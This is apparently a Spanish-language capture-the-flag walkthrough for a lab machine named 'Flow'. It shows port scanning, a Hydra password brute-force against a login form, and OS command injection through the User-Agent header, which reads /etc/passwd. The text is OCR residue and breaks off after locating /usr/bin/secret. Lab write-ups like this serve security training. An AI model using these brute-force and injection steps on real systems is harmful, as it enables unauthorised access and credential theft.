

Flow





```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linu
| ssh-hostkey:
|   256 a4:30:b7:53:8c:cd:b3:5e:a2:7b:84:a0:e2:8b:26:de (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHiHCVE
XMVoPhwojthclfQ=
|   256 4c:7d:75:cf:08:77:21:76:94:8f:16:22:f3:b4:d1:79 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMg+N6LzkrrlWQj2YMZaZWsAQYp3LLNw4bzfTYv6Ylp
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Login - P\xC3\xA1gina Segura
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Passwor
dField[password], Title[Login - Página Segura]
```





Not secure view-source:172.17.0.2/index.php


```
            border: none;
            border-radius: 5px;
            cursor: pointer;
            transition: background 0.3s ease;
        }
        button:hover {
            background: #45a049;
        }
        .error {
            background-color: #ff4d4d;
            color: white;
            border: 1px solid #f44336;
            padding: 15px;
            border-radius: 8px;
            margin-top: 20px;
            font-size: 1rem;
            font-weight: bold;
            box-shadow: 0 4px 10px rgba(0, 0, 0, 0.1);
        }
        .success {
            color: green;
            font-size: 1rem;
            margin-top: 10px;
        }
        .message-box {
            text-align: center;
            margin-top: 20px;
        }
    </style>
</head>
<body>

<div class='container'> <!-- d1se0  -->
    <h1>Login Seguro</h1>
    <form action='index.php' method='POST'>
        <input type='text' name='username' placeholder='Usuario' required>
        <input type='password' name='password' placeholder='Contraseña' required>
        <button type='submit'>Iniciar Sesión</button>
    </form>


</div>
```



```
┌──(root💀miguel)-[/home/miguel]
└─# hydra  -l 'dlse0' -P /usr/share/wordlists/seclists/rockyou.txt 172.17.0.2 http-post-form '/index.php:username=^USER^&password=^PASS^:¡Ups! La
 credenciales no son correctas. Intenta nuevamente.'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
his is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-03 20:17:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://172.17.0.2:80/index.php:username=^USER^&password=^PASS^:¡Ups! Las credenciales no son correctas. Intenta nuevam
nte.
[80][http-post-form] host: 172.17.0.2   login: dlse0   password: amigos
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-03 20:17:27
```




172.17.0.2/gestionAdminPanel.php
Sistema de Gestión Profesional
Burp Suite Community Edition v2024.11.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Settings
Sequencer Decoder Comparer Logger Organizer Extensions
Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop Open browser
Time Type Direction Method URL
20:37:1... HTTP → Request GET http://172.17.0.2/gestionAdminPanel.php
Request
Pretty Raw Hex
GET /gestionAdminPanel.php HTTP/1.1
Host: 172.17.0.2
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,es;q=0.8
Connection: keep-alive
Inspector
Notes
do al Sistema de Gestión
rna para gestionar tus tareas, obtener información crucial y mucho más.
e sistema:
ud...


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Request
Pretty Raw Hex
GET /gestionAdminPanel.php HTTP/1.1
Host: 172.17.0.2
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: whoami
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,es;q=0.8
Connection: keep-alive
Response
Pretty Raw Hex Render
<header>
Sistema de Gestión Profesional
</header>
<main>
<section class='content'>
<h1>
Bienvenido al Sistema de Gestión
</h1>

Accede a una plataforma eficiente y moderna para gestionar tus tareas, obtener información crucial y mucho más.

</section>
<section class='content'>
<h2>
Contenido del Sistema
</h2>

Accede a la sección más relevante de este sistema:


Se está procesando la solicitud...


<pre>
www-data
</pre>


</section>
</main>
<footer>


© 2024 Sistema de Gestión - Todos los derechos reservados.

</footer>
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers



Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Time Type Direction Method URL
20:47:09 3 Fe... HTTP Request GET http://172.17.0.2/gestionAdminPanel.php?
Request
Pretty Raw Hex
1 GET /gestionAdminPanel.php? HTTP/1.1
2 Host: 172.17.0.2
3 Upgrade-Insecure-Requests: 1
4 User-Agent: cat /etc/passwd
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9,es;q=0.8
8 Connection: keep-alive
9
10


Not secure 172.17.0.2/gestionAdminPanel.php?
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
© 2024 Sistema de Gestión - Todos los derechos reservados.
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
flow:x:1001:1001:flow,,,:/home/flow:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin


Intercept on
Forward
Drop
Time
Type
Direction
Method
URL
20:50:28 3 Fe... HTTP → Request GET http://172.17.0.2/gestionAdminPanel.php?
20:51:55 3 Fe... HTTP → Request POST https://optimizationguide-pa.googleapis.com/v1:GetModels?key=AIzaSyCkfPOPZXDKNn8hhgu3JrA62wIgC93d44k
Request
Pretty
Raw
Hex
GET /gestionAdminPanel.php? HTTP/1.1
Host: 172.17.0.2
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: find / -type f -user flow -perm -u+rw
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,es;q=0.8
Connection: keep-alive


Bienvenido al Sistema de Gestión
Accede a una plataforma eficiente y moderna para gestionar tus tareas, obtener información crucial y mucho más.
Contenido del Sistema
Accede a la sección más relevante de este sistema:
Se está procesando la solicitud...
/usr/bin/secret

lo cateamos

